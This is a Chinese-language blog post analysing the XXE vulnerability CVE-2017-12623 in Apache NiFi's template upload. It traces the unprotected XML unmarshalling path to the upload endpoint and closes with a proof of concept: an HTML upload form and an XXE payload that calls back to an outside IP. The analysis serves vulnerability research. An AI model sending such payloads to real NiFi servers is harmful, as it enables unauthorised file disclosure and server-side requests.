CVE-2017-12623 Apache NiFi xxe

orich1 / 2018-02-11 12:30:56 / 浏览数 5939

漏洞描述

CVE-2017-12623: Apache NiFi XXE issue in template XML upload
Severity: Important
Versions Affected:
Apache NiFi 1.0.0 - 1.3.0
Description: Any authenticated user (valid client certificate but without ACL permissions) could upload a template which contained malicious code and accessed sensitive files via an XML External Entity (XXE) attack.
Mitigation: The fix to properly handle XML External Entities was applied on the Apache NiFi 1.4.0 release. Users running a prior 1.x release should upgrade to the appropriate release.
Credit: This issue was discovered by Paweł Gocyla and further information was provided by Mike Cole.
Released: October 2, 2017 (Updated January 23, 2018)

Apache NiFi

Apache NiFi 是一个易于使用、功能强大而且可靠的数据处理和分发系统。Apache NiFi
是为数据流设计，它支持高度可配置的指示图的数据路由、转换和系统中介逻辑，支持从多种数据源动态拉取数据。简单地说，NiFi是为自动化系统之间的数据流而生。这里的数据流表示系统之间的自动化和受管理的信息流。 基于WEB图形界面，通过拖拽、连接、配置完成基于流程的编程，实现数据采集、处理等功能。

触发流程

分析过程

照着漏洞描述里说的，有几个关键字：upload、template

直接全局搜一下，在搜索 template 关键字的时候，发现如下图

有个 jsp 文件里的表单，这感觉和漏洞似乎有点关联
可以看见 file 的 name 属性是 template，但是直接搜的 template 信息太多太乱

平时在写代码时，引入一个外部请求数据时，都会是根据其属性名来得到相关值，比如 php 里的 $_POST['name'] 类似，java
里只能用双引号去包裹字符串，那么试试搜索 `"template"`，这样筛选范围就小了很多，找到如下图

跟进去看看

路由和描述信息：

部分函数体如下：

这里就把上传的数据带入了 unmarshal 函数了

通过跟踪，跟入了 com.sun.xml.internal.bind.v2.runtime.unmarshaller.UnmarshallerImpl 中

函数如下：

其中 source 是 StreamSource 类型的，继续跟入

expectedType 指定的是 TemplateDTO.class
所以进入 else 分支，注意 reader 已经是 XMLReader 类型的了

对其进行相关设置后，就进行 parse 操作，在此之前，我们需要看一看 setContentHandler 中的 connector ，因为这个可以自定义解析方式和设置相关的 xxe 防御

如上图，在实例化 SAXConnector 的过程中，并没有进行相关防御设置，最多只是防止了由 xml 解析造成的 dos

现在是确认了这里是存在 xxe 的，那么需要找到 这个功能 的访问路径

在之前已知了 Path

但这还不够，需要看下当前文件的开头

我们再看一下目录

去这两个目录看看

nifi-web 下并没有发现任何有关 web 的设置，那么去看看下 nifi-web-api

打开

`nifi-api` ，OK~

与之前的 Path 合起来就是

```
nifi-api/process-groups/{id}/templates/upload
```

nifi 在本地启动后，附着在 8080 端口

打一发，表单：

```
<html>
<body>
<form action="http://localhost:8080/nifi-api/process-groups/1/templates/upload/" method="post" enctype="multipart/form-data">
<input type="file" name="template" id="template-file-field"/>
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
```

payload 如下：


```
<!DOCTYPE ANY SYSTEM "http://192.168.204.142:9999/nifi_xxe_test">
<a>orich1</a>
```

结果如下：

nifi 相关信息：http://blog.csdn.net/mearsedy/article/details/78178083
漏洞信息：http://nifi.apache.org/security.html#CVE-2017-12623


点击收藏 | 0 关注 | 1
上一篇：渗透测试之cisco路由器在渗透中的利用 下一篇：Finecms SQL注入漏洞 [...

1. 2 条回复


hades 2018-02-12 09:22:32

@orich1 CVE分析小王子 棒

0 回复Ta


orich1 2018-02-12 10:53:51

简单的，简单的 :)

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板